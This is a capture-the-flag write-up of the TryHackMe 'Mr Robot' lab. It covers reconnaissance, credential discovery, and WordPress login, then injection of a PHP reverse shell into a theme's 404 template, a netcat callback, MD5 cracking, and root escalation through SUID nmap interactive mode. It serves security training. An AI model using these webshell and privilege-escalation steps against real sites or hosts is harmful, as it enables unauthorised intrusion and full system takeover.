

Mr robot

```
ping mrrobot.thm
```

```
rustscan -a mrrobot.thm -- -A -oN portscan
```

```
PORT      STATE SERVICE  REASON          VERSION
80/tcp    open  http     syn-ack ttl 60  Apache httpd
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache
|_ http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
443/tcp   open  ssl/http syn-ack ttl 60  Apache httpd
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_ http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5: 3c163b1987c342ad6634c1c9d0aafb97
| SHA-1: ef0c5fa5931a09a5687ca2c280c4c79207cef71b
| -----BEGIN CERTIFICATE-----
| MIIBqzCCARQCCQCgSfELirADCzANBgkqhkiG9w0BAQUFADAaMRgwFgYDVQQDDA93
| d3cuZXhhbXBsZS5jb2wHhcNMTUwOTE2MTA0NTAzWhcNMjUwOTEzMTA0NTAzWjAa
| MRgwFgYDVQQDDA93d3cuZXhhbXBsZS5jb2wgdz8wDQYJKoZIhvcNAQEBBQADgY0A
| MIGJAoGBANlxG/38e8Dy/mxwZzBboYF64tu1n8c2zsW0w8FFU0azQF xv7RPKcGwt
| sALKdAMkNcWS7J930xGamdCZPdoRY4hhfesLIshZxpyk6NoYBkmtx+GfwrrLh6mU
| yvsyno29GAlqYWfffzXRoiBDdtGTn9NeMqXobVTTKTaR0BGsp0S5AgMBAAEwDQYJ
| KoZIhvcNAQEFBQADgYEASfG0dH3x4/XaN6IWwaKo8XeRStjYTy/uBJEbuERlP17X
| 1TooZ0YbvgFAqK8DP0l7EkzASVeu0mS5orfptWj0Z/UWVZujSNj7uu7QR4vbNERx
| ncZrydr7FklpkIN5Bj8SYc94JI9GsrHip4mpbystXkxncoOVESjRBES/iatbkl0=
| -----END CERTIFICATE-----
|_ http-server-header: Apache
```

Port 80

```
TryHackMe | Mr Robot CT x mrrobot.thm/ x +
mrrobot.thm
OffSec | Labs | Play GTF0Bins Reverse Shell TryHackMe

09:21 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

09:21 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to
that's exhausted with this world... a world that decides where you work, who you see, and how you
account. Even the Internet connection you're using to read this is costing you, slowly chipping
you want to say. Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

```
ffuf -u http://mrrobot.thm/FUZZ -w
/root/Documents/ubuntu/Wordlists/dir_big.txt -t 80
```


Find 3 important files as **/wp-login**, **/license**, **/robots.txt**

On <http://mrrobot.thm/wp-login>



mrrobot.thm/wp-login

GTFOBins Reverse Shell TryHackMe



Username

Password


☐ Remember Me

Log In

Lost your password?

← Back to user's Blog!

On <http://mrrobot.thm/license.txt>




Decode the string found on **/license** using **base64** decode method

Found these username and password **elliott:ER28-0652**

On <http://mrrobot.thm/robots.txt>




I found our **first key**




Try to login with credentials on **/wp-login**

elliott:ER28-0652



I successfully login into the application



After that navigate to the **Appearance > Themes > Editor > 404.php**
We know that target is built using php language

Install php reverse shell <https://github.com/pentestmonkey/php-reverse-shell>

Change **ip** and **port**. Paste that php code in editor and update file.



```

Edit Themes

Twenty Fifteen: 404 Template (404.php) Select theme to e

$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

chdir("/");
umask(0);

// Open reverse connection

Documentation:  
```

start the netcat listener and go to the any random non existing path

<http://mrrobot.thm/shell>

Got the shell as **daemon**

Upgrade shell using python tty

```
python -c 'import pty; pty.spawn("/bin/sh")'
```


Navigate to the home directory and **cat password.raw-md5**

robot:c3fcd3d76192e4007dfb496cca67e13b

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults

| Hash | Type | Result |
|----------------------------------|------|----------------------------|
| c3fcd3d76192e4007dfb496cca67e13b | md5 | abcdefghijklmnopqrstuvwxyz |

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

[Download CrackStation's Wordlist](#)

Login with this password in as a **robot** user

Got the **second key** as **key-2-of-3.txt**

```
find / -perm -u=s -type f 2>/dev/null
```

```
robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Type command on terminal

```
nmap --interactive
!sh
```


Got the **root** shell and **third key**

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key3-of-3.txt
cat key3-of-3.txt
cat: key3-of-3.txt: No such file or directory
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```